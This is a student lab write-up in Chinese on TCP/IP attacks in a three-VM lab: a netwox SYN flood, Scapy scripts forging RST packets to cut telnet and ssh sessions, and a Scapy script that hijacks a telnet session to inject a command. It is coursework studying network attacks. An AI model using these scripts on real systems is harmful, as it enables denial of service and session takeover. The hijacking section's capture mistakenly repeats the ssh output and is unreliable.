lab4 TCP/IP Attack Lab


57118138 李嘉怡

Task 1: SYN Flooding Attack

1.1 实验环境


本实验需要3台虚拟机，3台虚拟机分别命名为A,B,C，通过热点连接。

虚拟机 A




```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:87:b9:9d
          inet addr:192.168.43.236  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: fe80::db1f:c06d:52d3:8c0c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:174 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25611 (25.6 KB)  TX bytes:22262 (22.2 KB)
```

虚拟机 B



```
user@user-VirtualBox:~$ ifconfig
enp0s3    Link encap:以太网  硬件地址 08:00:27:0b:b2:0b
          inet 地址:192.168.43.177  广播:192.168.43.255  掩码:255.255.255.0
          inet6 地址: fe80::f250:7d4e:f01:4256/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:167 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:108 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:23584 (23.5 KB)  发送字节:15231 (15.2 KB)
```

虚拟机C




```
user@user-VirtualBox:~$ ifconfig
enp0s3    Link encap:以太网  硬件地址 08:00:27:42:06:65
          inet 地址:192.168.43.79  广播:192.168.43.255  掩码:255.255.255.0
          inet6 地址: fe80::9d97:e1b6:1558:ce68/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:5490 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:1480 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:6644714 (6.6 MB)  发送字节:107027 (107.0 KB)
```

1.2 实验步骤

本次攻击的设计为，虚拟机A对虚拟机B的23端口发起SYN洪泛攻击，虚拟机C对虚拟机B发起Telnet连接进行测试。


首先，在虚拟机B 中启动telnet服务器：

安装完成后，输入 netstat -a | grep telnet 查看telnet服务，如下图所示：




```
user@user-VirtualBox:~$ netstat -a | grep telnet
tcp        0      0 *:telnet                *:*                     LISTEN
```

之后输入 sysctl -w net.ipv4.tcp_syncookies=0 关闭虚拟机B 的SYN Cookie的防御，如下图所示：



```
user@user-VirtualBox:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

然后，虚拟机C对虚拟机B发起 telnet连接：




```
user@user-VirtualBox:~$ telnet 192.168.43.177
Trying 192.168.43.177...
Connected to 192.168.43.177.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
user-VirtualBox login: 
```

随后，在虚拟机A中启动n netwox，对虚拟机B发起SYN泛洪攻击：


```
netwox 76 -i 192.168.43.177 -p 23 -s raw
```

在虚拟机B中使用netstat -na 查看，发现多出了许多状态为SYN_RECV 的连接，如下图所示：




```
user@user-VirtualBox:~$ netstat -na
激活Internet连接 (服务器和已建立连接的)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.177:23       211.39.73.184:56061     SYN_RECV
tcp        0      0 192.168.43.177:23       36.59.159.64:19820      SYN_RECV
tcp        0      0 192.168.43.177:23       3.152.187.219:43675     SYN_RECV
tcp        0      0 192.168.43.177:23       152.250.55.184:64412    SYN_RECV
tcp        0      0 192.168.43.177:23       27.23.245.241:7538      SYN_RECV
tcp        0      0 192.168.43.177:23       129.100.187.93:51277    SYN_RECV
tcp        0      0 192.168.43.177:23       241.76.38.66:7861       SYN_RECV
tcp        0      0 192.168.43.177:23       27.210.157.42:28147     SYN_RECV
tcp        0      0 192.168.43.177:23       197.210.141.136:17028   SYN_RECV
tcp        0      0 192.168.43.177:23       249.48.116.242:64395    SYN_RECV
tcp        0      0 192.168.43.177:23       119.240.137.17:54190    SYN_RECV
tcp        0      0 192.168.43.177:23       128.234.90.12:57516     SYN_RECV
tcp        0      0 192.168.43.177:23       123.46.199.131:12239    SYN_RECV
tcp        0      0 192.168.43.177:23       6.254.209.242:18636     SYN_RECV
tcp        0      0 192.168.43.177:23       81.159.116.56:12254     SYN_RECV
```

最后，再次使用虚拟机C对虚拟机B发起telnet请求，发现请求很久没有响应，如下图所示：




```
user@user-VirtualBox:~$ telnet 192.168.43.177
Trying 192.168.43.177...
```

现在，我们在虚拟机B中使用sysctl -w net.ipv4.tcp_syncookies=1 开启SYN Cookie的防御。使用虚拟机A对虚拟机B发起SYN泛洪攻击。在虚拟机B中输入netstat - na 查看连接状态，发现仍然有很多SYN_RECV 的连接，如下图所示：



```
user@user-VirtualBox:~$ netstat -na
激活Internet连接 (服务器和已建立连接的)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.177:23       240.217.123.190:9027    SYN_RECV
tcp        0      0 192.168.43.177:23       148.229.242.121:61870   SYN_RECV
tcp        0      0 192.168.43.177:23       64.114.139.176:4144     SYN_RECV
tcp        0      0 192.168.43.177:23       152.119.48.204:18981    SYN_RECV
tcp        0      0 192.168.43.177:23       174.235.194.54:54559    SYN_RECV
tcp        0      0 192.168.43.177:23       197.166.162.56:4110     SYN_RECV
tcp        0      0 192.168.43.177:23       44.124.79.30:48302      SYN_RECV
tcp        0      0 192.168.43.177:23       100.33.31.204:23658     SYN_RECV
tcp        0      0 192.168.43.177:23       122.185.155.86:5476     SYN_RECV
tcp        0      0 192.168.43.177:23       180.145.223.86:37390    SYN_RECV
tcp        0      0 192.168.43.177:23       74.85.240.63:13573      SYN_RECV
tcp        0      0 192.168.43.177:23       19.132.69.12:12692      SYN_RECV
tcp        0      0 192.168.43.177:23       95.41.174.184:12897     SYN_RECV
tcp        0      0 192.168.43.177:23       107.244.182.62:21067    SYN_RECV
tcp        0      0 192.168.43.177:23       58.241.243.152:56297    SYN_RECV
```

最后，再次使用虚拟机 C 对虚拟机B 发起telnet请求，可以很快获得请求响应，如下图所示：



```
user@user-VirtualBox:~$ telnet 192.168.43.177
Trying 192.168.43.177...
Connected to 192.168.43.177.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
user-VirtualBox login: 
```

Task 2: TCP RST Attacks on telnet and ssh Connections

2.1 实验环境

与第一个实验的环境相同，分别由3台虚拟机A,B,C，其IP分别为：

```
192.168.43.236  //虚拟机A的IP
192.168.43.177  //虚拟机B的IP
192.168.43.79   //虚拟机C的IP
```


2.2 实验设计

本实验中，虚拟机B与虚拟机C建立 telnet 和 ssh 连接，虚拟机C通过tcpdump 查看其中的 seq 和ack 的值，然后构造RST报文终止连接。

2.3 实验步骤


2.3.1 Telnet连接

首先，将虚拟机B与虚拟机C建立 `telnet` 连接，如下图所示：



```
user@user-VirtualBox:~$ telnet 192.168.43.177
Trying 192.168.43.177...
Connected to 192.168.43.177.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
user-VirtualBox login: user
Password:
Last login: Fri Sep 11 17:39:06 CST 2020 from 192.168.43.177 on pts/19
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-112-generic x86_64)
```

然后，在虚拟机 A中通过tcpdump 查看其中seq 和ack 的值，如下图所示：



```
06:08:20.062226 IP 192.168.43.177.telnet > 192.168.43.79.52464: Flags [P.], seq 711:713, ack 29, win 509
, options [nop,nop,TS val 3544367785 ecr 3432168066], length 2
06:08:20.062412 IP 192.168.43.79.52464 > 192.168.43.177.telnet: Flags [.], ack 713, win 262, options [no
p,nop,TS val 3432168067 ecr 3544367785], length 0
06:08:20.062610 IP 192.168.43.177.telnet > 192.168.43.79.52464: Flags [P.], seq 713:740, ack 29, win 509
, options [nop,nop,TS val 3544367785 ecr 3432168067], length 27
06:08:20.063241 IP 192.168.43.79.52464 > 192.168.43.177.telnet: Flags [.], ack 740, win 262, options [no
p,nop,TS val 3432168067 ecr 3544367785], length 0
06:08:20.063390 IP 192.168.43.177.telnet > 192.168.43.79.52464: Flags [P.], seq 740:848, ack 29, win 509
, options [nop,nop,TS val 3544367786 ecr 3432168067], length 108
06:08:20.063739 IP 192.168.43.79.52464 > 192.168.43.177.telnet: Flags [.], ack 848, win 262, options [no
p,nop,TS val 3432168068 ecr 3544367786], length 0
06:08:20.063873 IP 192.168.43.177.telnet > 192.168.43.79.52464: Flags [P.], seq 848:850, ack 29, win 509
, options [nop,nop,TS val 3544367786 ecr 3432168068], length 2
06:08:20.064223 IP 192.168.43.79.52464 > 192.168.43.177.telnet: Flags [.], ack 850, win 262, options [no
p,nop,TS val 3432168068 ecr 3544367786], length 0
06:08:20.321660 IP 192.168.43.177.telnet > 192.168.43.79.52464: Flags [P.], seq 850:928, ack 29, win 509
, options [nop,nop,TS val 3544368044 ecr 3432168068], length 78
06:08:20.321931 IP 192.168.43.79.52464 > 192.168.43.177.telnet: Flags [.], ack 928, win 262, options [no
p,nop,TS val 3432168326 ecr 3544368044], length 0
```

由上图可知，虚拟机B与虚拟机C建立 telnet 连接时，使用的IP和端口分别为：

```
192.168.43.177:23         //虚拟机B的IP和端口
192.168.43.79：52464      //虚拟机C的IP和端口
```


且二者在最后一次通讯后，虚拟机B的下一个seq 值为928 ，下一个ack 值为29。因此，在虚拟机A中编写脚本tcp_attck_t.py ，输入以下代码：

```
from scapy.all import *

ip = IP(src="192.168.43.177", dst="192.168.43.79")
tcp = TCP(sport=23, dport=52464, flags="RA", seq=928, ack=29)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

运行该脚本后，发现虚拟机B与虚拟机C的telnet连接中断。


2.3.2 SSH连接

首先，使用dpkg -l | grep ssh 查看是否安装了SSH服务端。如果没有安装，使用 sudo apt install openssh-server 安装SSH服务端。然后使用sudo /etc/init.d/ssh start 启动SSH服务端，如下图所示：




```
user@user-VirtualBox:~$ sudo /etc/init.d/ssh start
[ ok ] Starting ssh (via systemctl): ssh.service.
```

然后，在虚拟机C上与虚拟机B 建立 ssh 连接，如下图所示：



```
user@user-VirtualBox:~$ ssh user@192.168.43.177
user@192.168.43.177's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

81 个可升级软件包。
0 个安全更新。

New release '18.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 11 18:39:10 2020 from 192.168.43.177
```

再使用虚拟机 A tcpdump -nn port 22，查看seq 和 ack 的值，如下图所示：



```
07:17:56.984519 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 2491:2599, ack 219
4, win 501, options [nop,nop,TS val 3548544706 ecr 3436344986], length 108
07:17:56.988451 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 2599:3051, ack 219
4, win 501, options [nop,nop,TS val 3548544710 ecr 3436344986], length 452
07:17:56.989374 IP 192.168.43.79.40972 > 192.168.43.177.22: Flags [.], ack 3051, win 290, opti
ons [nop,nop,TS val 3436344993 ecr 3548544706], length 0
07:17:57.158608 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 3051:3167, ack 219
4, win 501, options [nop,nop,TS val 3548544881 ecr 3436344993], length 116
07:17:57.200978 IP 192.168.43.79.40972 > 192.168.43.177.22: Flags [.], ack 3167, win 290, opti
ons [nop,nop,TS val 3436345205 ecr 3548544881], length 0
```

由上图可见，虚拟机B与虚拟机C建立ssh连接时，使用的IP和端口分别为：

```
192.168.43.177:22         //虚拟机B的IP和端口
192.168.43.79：40972      //虚拟机C的IP和端口
```

且二者在最后一次通讯后，虚拟机B 的下一个seq值为3167，下一个ack值为219。因此，在虚拟机 A中编写脚本tcp_attck_s.py，输入以下代码：

```
from scapy.all import *

ip = IP(src="192.168.43.177", dst="192.168.43.79")
tcp = TCP(sport=22, dport=40972, flags="RA", seq=3167, ack=219)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

运行该脚本后，发现虚拟机B与虚拟机C的 `ssh`连接中断。

Task 4: TCP Session Hijacking

4.1 实验环境

与第一个实验的环境相同，分别由3台虚拟机A,B,C，其IP分别为：


```
192.168.43.236  //虚拟机A的IP
192.168.43.177  //虚拟机B的IP
192.168.43.79   //虚拟机C的IP
```

4.2 实验设计

本实验中，虚拟机B与虚拟机C建立telnet连接，虚拟机A通过tcpdump 查看其中的seq 和ack 的值，再构造劫持报文，让虚拟机B创建一个zjk文件。


4.3 实验步骤

首先，将虚拟机B与虚拟机C建立 telnet 连接，如下图所示：



```
user@user-VirtualBox:~$ telnet 192.168.43.177
Trying 192.168.43.177...
Connected to 192.168.43.177.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
user-VirtualBox login: user
Password:
Last login: Fri Sep 11 19:17:56 CST 2020 from 192.168.43.79 on pts/18
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

81 个可升级软件包。
0 个安全更新。

New release '18.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

然后，在虚拟机A中，使用tcpdump -nn port 23查看，如下图所示：



```
07:17:56.984519 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 2491:2599, ack 219
4, win 501, options [nop,nop,TS val 3548544706 ecr 3436344986], length 108
07:17:56.988451 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 2599:3051, ack 219
4, win 501, options [nop,nop,TS val 3548544710 ecr 3436344986], length 452
07:17:56.989374 IP 192.168.43.79.40972 > 192.168.43.177.22: Flags [.], ack 3051, win 290, opti
ons [nop,nop,TS val 3436344993 ecr 3548544706], length 0
07:17:57.158608 IP 192.168.43.177.22 > 192.168.43.79.40972: Flags [P.], seq 3051:3167, ack 219
4, win 501, options [nop,nop,TS val 3548544881 ecr 3436344993], length 116
07:17:57.200978 IP 192.168.43.79.40972 > 192.168.43.177.22: Flags [.], ack 3167, win 290, opti
ons [nop,nop,TS val 3436345205 ecr 3548544881], length 0
```


由上图可知，虚拟机B与虚拟机C建立 telnet连接时，使用的IP和端口分别为：

```
192.168.43.177:23          //虚拟机B的IP和端口
192.168.43.79：52482       //虚拟机C的IP和端口
```

且二者在最后一次通讯后，虚拟机C的下一个seq值为147，下一个ack值为623。因此，在虚拟机A中编写脚本hijacking.py，输入以下代码：

```
from scapy.all import *
ip = IP(src="192.168.43.79", dst="192.168.43.177")
tcp = TCP(sport=52482, dport=23, flags="PA", seq=147, ack=623)
payload = "touch zjk"
pkt = ip/tcp/payload
ls(pkt)
send(pkt, verbose=0)
```

运行该脚本后，成功发现虚拟机 的目录下有zjk文件，如下图所示：



```
user@user-VirtualBox:~$ ls
buffer-overflow     gdb-try1.c               Snort     公共的  文档
buffer-overflow.c   http_client_httplib.py   user      模板    下载
examples.desktop    http_client_socket.py    user.pub  视频    音乐
gdb-try1            SEU_Lex-master           zjk       图片    桌面
```